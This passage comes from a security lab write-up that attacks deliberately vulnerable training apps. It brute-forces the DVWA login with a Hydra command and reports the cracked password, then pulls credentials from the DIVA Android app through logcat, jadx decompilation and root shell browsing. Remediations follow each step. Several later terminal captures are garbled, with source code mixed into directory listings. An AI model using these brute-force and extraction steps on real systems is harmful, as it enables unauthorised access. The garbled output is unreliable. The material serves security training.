| PHPSESSID | b2dbda60094445634ac08962a346a06e | 192.168.193.129 | /     | Session           | 41   | false    | false  | None     | Sun, 11 May 2025 08:18:30 GMT |
| security  | low                              | 192.168.193.129 | /dvwa | Session           | 11   | false    | false  | None     | Sun, 11 May 2025 08:18:30 GMT |

On the right side of the developer tools, there is a detailed view of the `PHPSESSID` cookie, showing its properties: Created: Sun, 11 May 2025 07:35:09 GMT, Domain: 192.168.193.129, Expires / Max-Age: Session, HostOnly: true, HttpOnly: false, Last Accessed: Sun, 11 May 2025 08:18:30 GMT, Path: "/", SameSite: "None", Secure: false, and Size: 41.

## Step 3 : Performing Brute Force Attack Using Hydra

In this step, a brute force attack is performed on the DVWA login page using the Hydra tool. The following command is executed:

This command attempts to guess the correct password for the admin user by trying multiple passwords from the `rockyou.txt` wordlist against the login form of DVWA. The `PHPSESSID` and security level are included in the request to maintain the authenticated session and ensure the application is in a vulnerable state.

### Command:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.193.129 http-get-form
"/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=b
2dbda60094445634ac08962a346a06e;security=low:F=Username and/or password incorrect."
```

```

[aby@kali:~] $ ./hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.193.129 http-get-form "/dwa/vulnerabilities/brute/:username='USER'&password='PASS'^&Login=Login:H=Cookie:PHPSESSID=b2dbda60094445634ac08962a346a06e;security=low:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-11 13:14:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://192.168.193.129:80/dwa/vulnerabilities/brute/:username='USER'&password='PASS'^&Login=Login:H=Cookie:PHPSESSID=b2dbda60094445634ac08962a346a06e;security=low:F=Username and/or password incorrect.
[80] [http-get-form] host: 192.168.193.129 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-11 13:14:50

```

### **Remediations for Brute Force Attack**

1. **Account Lockout Mechanism:** Temporarily lock the account after a fixed number of failed login attempts.
2. **CAPTCHA Implementation:** Add CAPTCHA on the login form.
3. **Rate Limiting and Throttling:** Limit the number of login attempts per IP address within a time window.
4. **Multi-Factor Authentication (MFA):** Require an additional verification factor.
5. **Strong Password Policy:** Enforce complex password requirements.
6. **Monitoring and Logging:** Monitor login attempts and generate alerts for suspicious activity (also listed as "alerting, and monitoring" in the table).
7. **Use CSRF Tokens and Session Validation:** Ensure each login request has a valid CSRF token and a fresh session ID.

## **4- DIVA (Damn Insecure and Vulnerable App)**

### **Install DIVA app on Android virtual Machine**

```

[hamzariaz@Kali:~/Downloads/platform-tools] $ ./adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached

[hamzariaz@Kali:~/Downloads/platform-tools] $ ./adb connect 192.168.183.134
connected to 192.168.183.134:5555

[hamzariaz@Kali:~/Downloads/platform-tools] $ ls
adb  DivaApplication.apk  etc1tool  fastboot  hprof-conv  lib64  make_f2fs  make_f2fs_casemode  mke2fs
[hamzariaz@Kali:~/Downloads/platform-tools] $ ./adb install DivaApplication.apk
Performing Streamed Install
Success
[hamzariaz@Kali:~/Downloads/platform-tools] $ ls

```

### **1) INSECURE LOGGING**


#### **Description:**

The application logs sensitive information (e.g., credentials, tokens) to system logs (logcat) without encryption or access restrictions. Attackers or malicious apps with READ\_LOGS permission can intercept this data, leading to credential theft or session hijacking.

## Steps Taken:

- Monitored logs using logcat during app interactions.
- Observed exposed credentials in logs.

```
(hamzarias@Kali):~/Downloads/platform-tools$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555
(hamzarias@Kali):~/Downloads/platform-tools$ ./adb shell nc -l 192.168.183.134:5555
u_0:a125      3876  1925 12992892 184348 0      0 5 jakhar.aseem.diva
(hamzarias@Kali):~/Downloads/platform-tools$ ./adb logcat | grep -i diva
05-11 03:52:47.071 2302 2742 I OpenGLRenderer: Davey! duration=116ms; Flags=0, IntendedVSync=70711544630, Vsync=71643340309, OldestInputEvent=71099999000, NewestInputEvent=71529126000, HandleInputStart=71047035772, AnimationStart=71047035772, QueueBufferDuration=300ms, GpuCompleted=0,
05-10 23:00:06.680 1925 1925 D Zygote : Forked child process #076
05-10 23:00:06.690 2088 2122 I ActivityManager: Start proc 3876:jakhar.aseem.diva/u0a125 for pre-top-activity {jakhar.aseem.diva/jakhar.aseem.diva.MainActivity}
05-10 23:00:06.720 3876 3876 I Zygote : second disabled by setenforce 0
05-10 23:00:06.760 3876 3876 I khar.aseem.diva: Late-enabling -Xcheck:jni
05-10 23:00:06.780 3876 3876 W khar.aseem.diva: Unquenching 12 vdex files!
05-10 23:00:06.838 3876 3876 W khar.aseem.diva: Unexpected CPU variant for X86 using defaults: x86_64
05-10 23:00:06.848 1979 2002 I Amdm: /dev/dogtag: open()
05-10 23:00:06.889 1979 2002 I Amdm: /dev/dogtag: close()
05-10 23:00:06.899 1979 2002 I ApplicationLoaders: Returning zygote-cached class loader: /system/framework/android.test.base.jar
05-10 23:00:07.033 3876 3876 I khar.aseem.diva: The ClassLoaderContext is a special shared library.
05-10 23:00:07.122 3876 3876 D NetworkSecurityConfig: No Network Security Config specified, using platform default
05-10 23:00:07.122 3876 3876 D NetworkSecurityConfig: No Network Security Config specified, using platform default
05-10 23:00:07.380 3876 3876 W khar.aseem.diva: Accessing hidden method Landroid/view/View->computeFitSystemWindows(Landroid/graphics/Rect;Landroid/graphics/Rect;)Z (greylist, reflection, allowed)
05-10 23:00:07.380 3876 3876 W khar.aseem.diva: Accessing hidden method Landroid/view/ViewGroup->makeOptionalFitsSystemWindows()V (greylist, reflection, allowed)
05-10 23:00:07.500 3876 3876 T RenderThread: type=1400 audit(0.0:319): avc: denied { search } for name="graphics" dev="tmpfs" ino=8438 scontext=u:r:untrusted_app_25:s0 tclass=dir perm
issive=1 app=jakhar.aseem.diva
05-10 23:00:08.284 3876 3895 I Gralloc: mapper 4.x is not supported
05-10 23:00:08.284 3876 3895 W Gralloc: mapper 3.x is not supported
05-10 23:00:08.345 1959 1959 I OpenGLRenderer: Davey! duration=746ms; Flags=1, IntendedVSync=512397937872, Vsync=512413213211, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=512414047420, AnimationStart=512414047420, QueueBufferDuration=217749, GpuCompleted=0,
05-10 23:00:08.294 3876 3876 I Choreographer: Skipped 46 frames! The application may be doing too much work on its main thread.
05-10 23:00:08.412 3876 3895 I OpenGLRenderer: Permission Failure: android.permission.ACCESS_SURFACE_FINGER from uid=10125 pid=3876
05-10 23:00:08.412 3876 3895 I OpenGLRenderer: Davey! duration=806ms; Flags=0, IntendedVSync=512428468548, Vsync=51313154142, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=513145774665, AnimationStart=513145774665, QueueBufferDuration=161219, GpuCompleted=0,
05-10 23:02:22.124 3876 3887 I khar.aseem.diva: Background young concurrent copying GC freed 3977(241KB) AllocSpace objects, 4(80KB) LOS objects, 39% free, 3093KB/5133KB, paused 30us total 295.64ms
05-10 23:02:22.888 3876 3895 I OpenGLRenderer: Davey! duration=795ms; Flags=0, IntendedVSync=646775095518, Vsync=647088002298, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=647092490117, AnimationStart=647092490117, QueueBufferDuration=162124, GpuCompleted=0,
05-10 23:02:22.888 3876 3895 I OpenGLRenderer: Davey! duration=795ms; Flags=0, IntendedVSync=646775095518, Vsync=647088002298, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=647092490117, AnimationStart=647092490117, QueueBufferDuration=162124, GpuCompleted=0,
05-10 23:02:22.888 3876 3895 I OpenGLRenderer: Davey! duration=795ms; Flags=0, IntendedVSync=646775095518, Vsync=647088002298, OldestInputEvent=9223372036854775807, NewestInputEvent=0, HandleInputStart=647092490117, AnimationStart=647092490117, QueueBufferDuration=162124, GpuCompleted=0,
```



```
05-10 23:10:00.973 3876 3876 E diva-log: Error while processing transaction with credit card: 12345678900987654321
05-10 23:10:00.974 3876 3876 D CompatibilityChangeReporter: Compat change id reported: 147798@19: uid 10125 state: DISABLED
05-10 23:10:02.184 3876 3876 E diva-log: Error while processing transaction with credit card: 12345678900987654321
05-10 23:10:30.241 3876 3876 E diva-log: Error while processing transaction with credit card: 12345678900987654321
```

**Remediation:**

- Remove logging of sensitive data.
- Use secure logging libraries or disable logging in production.


## 2) HARDCODING ISSUE


**Description:**

Hardcoded secrets (e.g., API keys, passwords) were embedded in the app's source code or resource files. Attackers can decompile the APK to extract these credentials, enabling unauthorized access to backend services or third-party integrations.

**Steps Taken:**

- Decompiled the APK to inspect code and resources.
- Identified plaintext credentials in strings.xml.





```
(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$ ./adb devices
List of devices attached
        192.168.183.134      device

(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$ ./adb connect 192.168.183.134
connected to 192.168.183.134:5555

(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$ ./adb shell ps | grep -i diva
u0_a125  3276   1925 12994788 184140 0          0 S jakhar.aseem.diva

(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
$
```

```

└─(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ sudo ./jadx DivaApplication.apk
INFO - loading ...
INFO - processing ...
INFO - done
└─(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
    └── android devices
└─(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ ls
DivaApplication  DivaApplication.apk  jadx  jadx.bat  jadx-gui  jadx-gui.bat
└─(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─(hamzariaz㉿Kali)-[~/Desktop/New Folder/jadx-1.5.1/bin]
└─$ cd DivaApplication
└─(hamzariaz㉿Kali)-[~/.../New Folder/jadx-1.5.1/bin/DivaApplication]
└─$ ls -l shell ps | grep -i diva
resources  sources  6  1925 12994788 184140  0          0  S jakhar.aseem.diva

└─(hamzariaz㉿Kali)-[~/.../New Folder/jadx-1.5.1/bin/DivaApplication]
└─$ cd sources
└─(hamzariaz㉿Kali)-[~/.../jadx-1.5.1/bin/DivaApplication/sources]
└─$ ls
android  jakhar

└─(hamzariaz㉿Kali)-[~/.../jadx-1.5.1/bin/DivaApplication/sources]
└─$ cd jakhar
└─(hamzariaz㉿Kali)-[~/.../bin/DivaApplication/sources/jakhar]
└─$ ls
aseem

└─(hamzariaz㉿Kali)-[~/.../bin/DivaApplication/sources/jakhar]
└─$ cd aseem
└─(hamzariaz㉿Kali)-[~/.../DivaApplication/sources/jakhar/aseem]
└─$ ls
diva

└─(hamzariaz㉿Kali)-[~/.../DivaApplication/sources/jakhar/aseem]
└─$ cd diva

```

```

└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
└─$ ls
AccessControl1Activity.java  AccessControl3NotesActivity.java  BuildConfig.java
AccessControl2Activity.java  APIcreds2Activity.java        DivaJni.java
AccessControl3Activity.java  APIcredsActivity.java       HardcodeActivity.java
                           Hardcode2Activity.java      InputValidation2Or1SchemeActivity.java
                           Hardcode2Activity.java      InputValidation3Activity.java

└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
└─$ cat HardcodeActivity.java
package jakhar.aseem.diva;


import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class HardcodeActivity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.Base
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hardcode);
    }

    public void access(View view) {
        EditText hkey = (EditText) findViewById(R.id.hkey);
        if (hkey.getText().toString().equals("vendorsecretkey")) {
            Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
        } else {
            Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
        }
    }
}

└─(hamzariaz㉿Kali)-[~/.../sources/jakhar/aseem/diva]
└─$ 

```



---

***Remediation:***

- *Use Android Keystore for secrets.*
- *Fetch credentials from secure remote configurations.*

***3) INSECURE DATA STORAGE 1******Description:***

*User credentials were stored in an unencrypted SQLite database within the app's private directory.*

*While the directory is protected by Android's sandbox, rooted devices or backup extraction can expose this data.*

***Steps Taken:***

- *Accessed /data/data/jakhar.aseem.diva/files via ADB.*
- *Found plaintext password 12345 in a database.*



Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Enter 3rd party service user name

---

Enter 3rd party service password

---

SAVE



Objective: Find out where/how the credentials are being stored and the vulnerable code.

Hint: Insecure data storage is the result of storing confidential information insecurely on the system i.e. poor encryption, plain text, access control issues etc.

Pass: 12345


Hamzariaz

---

.....

---

SAVE



```
[hamzariaz@Kali:~/Downloads/platform-tools]
$ ./adb devices
List of devices attached
192.168.183.134:5555      device
[hamzariaz@Kali:~/Downloads/platform-tools]
$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555/sources/jakhar/aseem]
[hamzariaz@Kali:~/Downloads/platform-tools]
$ ./adb shell
x86_64:/ $ ls
acct bugreports dality.java  A debug_ramdisk  etc activity.java  Built-in/init.android_x86_
apex cache  data  java  A default.prop  fstab.android_x86_64  init.environ.rc
bin config  data_mirrror  dev  Activity  init  Hard-init.superuser.r
x86_64:/ $ sscd data
/system/bin/sh: sscd: inaccessible or not found/diva
127|x86_64:/ $ cd data/.java
/system/bin/sh: cd: /datas: No such file or directory
2|x86_64:/ $ ls
acct bugreports dandle;  debug_ramdisk  etc  init.android_x86_
apex cache  data  v7_app  default.prop  fstab.android_x86_64  init.environ.rc
bin config  data_mirrror  dev  init  init.superuser.r
x86_64:/ $ cd data/.editText;
x86_64:/data $ ls getToast;
ls: ..: Permission denied
1|x86_64:/data $ su -ses.dex */
:/ # ls
class HardcodeActivity extends AppCompatActivity {
acct @Override debug_ramdisk import.v4.lib.appcompat.sepolicy android.support.v4.app.Fragment
apex protected default.prop  lib/linkerconfig storage
bin super dev CreateSavedInstanceState lost+found sys
bugreports etc ContentView(R.layout.activity_mnt hardcode) system
cache fstab.android_x86_64 odm system_ext
config init oem ueventd.android_x86_64.rc
d public void init.android_x86_64.rc proc vendor
data EditText init.environ.rc (text) ifproduct(yId(R.id.hcKey));
data_mirrror init.superuser.rc string(scard s("vendorsecretkey"))
:/ # cd data/toast/makerext/this; "Access granted! See you on the other side :)", 0).
:/data # ls
adb Toa cache keText(ti misc_ce access denied server_configurable_flags show();
anr dalvik-cache misc_de ss
apex data nfc system
app drm ota system_ce
app-asec gsi ota_package system_de
app-ephemeral incremental super_boot har/aseem/tombstones
app-lib local preloads user
```

```
:/ # cd data
:/data # ls
adb homenzia@ cache [~/.../bin/misc_ce plication/server_configurable_flags
anr cd aseem dalvik-cache misc_de ss
apex data nfc system
app homenzia@ drm [~/.../Divota plication/source system_ce aseem]
app-asec gsi ota_package system_de
app-ephemeral incremental per_boot tombstones
app-lib local preloads user
app-private zed lost+found Divproperty ion/source user_de /aseem]
app-staging media resource-cache vendor
backup mediadr m rollback vendor_ce
bootchart misc [~/.../sou rollback-observer vendor_de
:/data # cd data
:/data/data# lstdvity.java AccessControl3NotesActivity.java BuildConfig.java H
androidontrol2Activity.java APIcreds2Activity.java DivaJni.java I
android.ext.servicesty.java APIcredsActivity.java Hardcode2Activity.java I
android.ext.shared
com.android.backupconfirm sources/jakhar/aseem/diva]
com.android.basicsmsreceiver
com.android.bips emdiva;
com.android.bluetooth
com.android.bluetoothmidiservice
com.android.bookmarkprovider AppCompatActivity;
com.android.calendarview
com.android.callogbackup Text;
com.android.camera2st.Toast;
com.android.captiveportallogin
com.android.carrierconfig x */
com.android.carrierdefaultapp extends AppCompatActivity {
com.android.cellbroadcastreceiver /7.app.AppCompatActivity, android.support.v4.app.Fragme
com.android.cellbroadcastreceiver.module instanceState) {
com.android.cellbroadcastservice nceState);
com.android.certinstaller layout.activity_hardcode);
com.android.companiondevicemanager
com.android.contacts
com.android.cts.ctsshim View view) {
com.android.cts.priv.ctsshim tText) findViewById(R.id.hcKey);
com.android.deskclock text().toString().equals("vendorsecretkey")) {
com.android.developmenttext(this, "Access granted! See you on the other side :)", 0).show()
com.android.dialer
com.android.documentsuiext(this, "Access denied! See you in hell :D", 0).show();
com.android.dreams.basic
com.android.dynsystem
com.android.egg
com.android.emergency
com.android.externalstorageources/jakhar/aseem/diva]
com.android.gallery3d
```

```

com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcher[n/sources/jakhar]
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemui
com.android.theme.icon_pack.rounded.themepicker[es/jakhar/aseem]
com.android.theme.icon_pack.sam.android
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings
com.android.theme.icon_pack.sam.systemui[n/sources/jakhar/aseem]
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher[eseem/diva]
com.android.theme.icon_pack.victor.settings
com.android.theme.icon_pack.victor.systemui[NotesActivity.java BuildConfig.java
com.android.theme.icon_pack.victor.themepicker.java DivaJni.java
com.android.traceur[TV.java APIcredsActivity.java Hardcode2Activity.java
com.android.vpndialogs
com.android.wallpaper.livepickers[jakhar/aseem/diva]
com.android.wallpaperbackupva
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.android.wifi.resourcesapp.AppCompatActivity;
com.example.android.notepad
com.example.android.rssreader[;
com.farmerbb.taskbar.androidx86
com.termoneplus
jakhar.aseem.diva_ases.dex */
org.chromium.webview_shellity extends AppCompatActivity {
